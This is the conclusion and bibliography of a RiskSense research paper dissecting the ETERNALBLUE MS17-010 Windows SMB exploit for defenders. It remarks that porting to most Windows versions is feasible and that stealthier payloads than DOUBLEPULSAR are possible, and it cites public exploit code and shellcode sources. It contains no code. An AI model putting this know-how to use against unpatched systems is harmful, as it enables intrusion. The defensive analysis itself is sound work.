ETERNALBLUE has many moving parts and can be a confusing exploit to follow. There were scarce, but excellent prior works that have described the integer overflow to buffer overflow process [21] [22] [24]. We have built upon this information by describing the methodology for the instruction pointer hijack and staging of the final payload, which are important points of study to thoroughly understand this complicated exploit.

The RiskSense Cyber Security Research team slowly dissected the original exploit, discovering parts of the data that were deemed unnecessary for exploitation. By removing superfluous fragments in network packets, our research makes it possible to detect all potential future variants of the exploit before a stripped-down version is used in the wild. We also substantiated the premise that the original exploit's DOUBLEPULSAR payload is a red herring for defenders to focus on, as stealthier payload mechanisms can be crafted.

This research confirms that porting the original exploit to more versions of Microsoft Windows, while difficult, is not an impossible feat. Port to virtually all vulnerable Microsoft Windows versions that use the NT kernel is possible, apart from the key defenses recently made available in the bleeding-edge versions of Microsoft Windows 10. Redstone 1 (August 2016) and Redstone 2 (April 2017) introduce mitigations such as the Page Table Entry and HAL Heap randomizations, which will help protect users against future exploits of this class.

The ETERNALBLUE exploit is highly dangerous in that it can provide instant, remote, and unauthenticated access to almost any unpatched Microsoft Windows system, which is one of the most widely used operating systems in existence for both the home and business world. The vulnerabilities fixed in the MS17-010 patch, like the unwavering MS08-067 vulnerability before it, will continue to be exploited by black-hat criminal organizations, white-hat security researchers and penetration testers, and many nation-states for presumably a decade to come.

Only by analyzing the tools that are available to malicious actors can the wider information security community build proper protections and security measures. RiskSense is dedicated to helping build a more secure digital world, and it is our sincere hope that this work will serve anti-virus vendors, intrusion detection system rule authors, and other types of defenders to help understand the exploitation process so that future attacks can be prevented.

Bibliography

[1] theshadowbrokers, "Twitter @shadowbrokerss," [Online]. Available: https://twitter.com/shadowbrokerss.

[2] Kaspersky Lab, "Kaspersky Lab Discovers Equation Group: The Crown Creator of Cyber-Espionage," [Online]. Available: https://usa.kaspersky.com/about/press-releases/2015_equation-group-the-crown-creator-of-cyber-espionage.

[3] zerosum0x0, "Reverse Engineering Cisco ASA for EXTRABACON Offsets," [Online]. Available: https://zerosum0x0.blogspot.com/2016/09/reverse-engineering-cisco-asa-for.html.

[4] Shadow Brokers, "Lost in Translation," [Online]. Available: https://steemit.com/shadowbrokers/@theshadowbrokers/lost-in-translation.

[5] Rapid7, "Metasploit Project," [Online]. Available: https://www.metasploit.com/.

[6] Microsoft Corporation, "Microsoft Security Bulletin MS17-010 - Critical," [Online]. Available: https://technet.microsoft.com/en-us/library/security/ms17-010.aspx.

[7] Microsoft Corporation, "Protecting customers and evaluating risk," [Online]. Available: https://blogs.technet.microsoft.com/msrc/2017/04/14/protecting-customers-and-evaluating-risk/.

[8] E. Nakashima and C. Timberg, "NSA officials worried about the day its potent hacking tool would get loose. Then it did.," Washington Post, [Online]. Available: https://www.washingtonpost.com/business/technology/nsa-officials-worried-about-the-day-its-potent-hacking-tool-would-get-loose-then-it-did/2017/05/16/50670b16-3978-11e7-a058-ddbb23c75d82_story.html?utm_term=.bcf53ff72cd6.

[9] S. Dillon and D. Davis, "MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption," Metasploit Project, [Online]. Available: https://www.rapid7.com/db/modules/exploit/windows/smb/ms17_010_eternalblue.

[10] SANS Institute, "Massive wave of ransomware ongoing," [Online]. Available: https://isc.sans.edu/forums/diary/Massive+wave+of+ransomware+ongoing/22412/.

[11] zerosum0x0, "DoublePulsar Initial SMB Backdoor Ring 0 Shellcode Analysis," [Online]. Available: https://zerosum0x0.blogspot.com/2017/04/doublepulsar-initial-smb-backdoor-ring.html.

[12] D. Lawrence, "Seriously, Beware the 'Shadow Brokers'," Bloomberg Businessweek, [Online]. Available: https://www.bloomberg.com/news/articles/2017-05-04/seriously-beware-the-shadow-brokers.

[13] M. Mimoso, "NSA's DoublePulsar Kernel Exploit In Use Internet-Wide," Kaspersky Lab Threatpost, [Online]. Available: https://threatpost.com/nsas-doublepulsar-kernel-exploit-in-use-internet-wide/125165/.

[14] S. Dillon and L. Jennings, "Metasploit Module, MS17-010 SMB RCE Detection," Metasploit Project, [Online]. Available: https://www.rapid7.com/db/modules/auxiliary/scanner/smb/smb_ms17_010.

[15] nixawk, "labs/MS17_010/smb_exploit.py," [Online]. Available: https://github.com/nixawk/labs/blob/master/MS17_010/smb_exploit.py.

[16] NMAP, "File smb-vuln-ms17-010," [Online]. Available: https://nmap.org/nsedoc/scripts/smb-vuln-ms17-010.html.

[17] cplusplus.com, "memcpy," [Online]. Available: http://www.cplusplus.com/reference/cstring/memcpy/.

[18] cplusplus.com, "memmove," [Online]. Available: http://www.cplusplus.com/reference/cstring/memmove/.

[19] MITRE, "CWE-680: Integer Overflow to Buffer Overflow," Common Weakness Enumeration, [Online]. Available: https://cwe.mitre.org/data/definitions/680.html.

[20] Microsoft Corporation, "cifs.h," [Online]. Available: https://github.com/tpn/winsdk-10/blob/master/Include/10.0.10240.0/km/cifs.h.

[21] progmboy, "NSA Eternalblue SMB vulnerability analysis," 360 Security Guards Technology Blog, [Online]. Available: http://blogs.360.cn/360safe/2017/04/17/nsa-eternalblue-smb/.

[22] sleepya_, "Microsoft Windows Windows 8/2012 R2 (x64) - 'EternalBlue' SMB Remote Code Execution (MS17-010)," [Online]. Available: https://www.exploit-db.com/exploits/42030/.

[23] A. Ionescu, "Owning the Image Object File Format, the Compiler Toolchain, and the Operating System: Solving Intractable Performance Problems Through Vertical Engineering," [Online]. Available: http://www.alex-ionescu.com/?p=323.

[24] W. G. Sanchez, "MS-17-010: EternalBlue's Large Non-Paged Pool Overflow in SRV Driver," Trend Micro Labs Security Intelligence, [Online]. Available: http://blog.trendmicro.com/trendlabs-security-intelligence/ms17-010-eternalblue/.

[25] Microsoft Developer Network, "SMB_FEA," [Online]. Available: https://msdn.microsoft.com/en-us/library/ee915515.aspx.

[26] Microsoft Developer Network, "SMB_FEA_LIST," [Online]. Available: https://msdn.microsoft.com/en-us/library/ff359296.aspx.

[27] N. Economou, "Windows 10 HAL's Heap – Extinction of the "HalpInterruptController" Table Exploitation Technique," [Online]. Available: https://labs.bluefrostsecurity.de/blog/2017/05/11/windows-10-hals-heap-extinction-of-the-halpinterruptcontroller-table-exploitation-technique/.

[28] S. L. Berre, "Bypassing Kernel ASLR Target: Windows 10 (Remote Bypass)," [Online]. Available: https://drive.google.com/file/d/0B3P18M-shbwrNWZTa181ZWRCclk/edit.

[29] bugcheck and skape, "Windows Kernel-mode Payload Fundamentals," Uninformed, [Online]. Available: http://uninformed.org/?v=3&a=4&t=txt.

[30] Countercept, "Analyzing the DOUBLEPULSAR Kernel DLL Injection Technique," [Online]. Available: https://countercept.com/our-thinking/analyzing-the-doublepulsar-kernel-dll-injection-technique/.

[31] S. Dillon, "Windows x86/x64 Multi-Arch Kernel Ring 0 to Ring 3 via Queued APC Shellcode," Metasploit Project, [Online]. Available: https://github.com/rapid7/metasploit-framework/blob/master/external/source/shellcode/windows/multi_arch_kernel_queue_apc.asm.

RISKSENSE™

TRANSFORMING CYBER RISK MANAGEMENT

RiskSense New Mexico
4200 Osuna Road NE, Suite 3-300
Albuquerque, NM 87109
United States

RiskSense Silicon Valley
1230 Midas Way, Suite 220
Sunnyvale, CA 94085
United States

General Inquiries
+1 505.217.9422
+1 844.234.RISK (toll free)
info@risksense.com

Media Inquiries
media.relations@risksense.com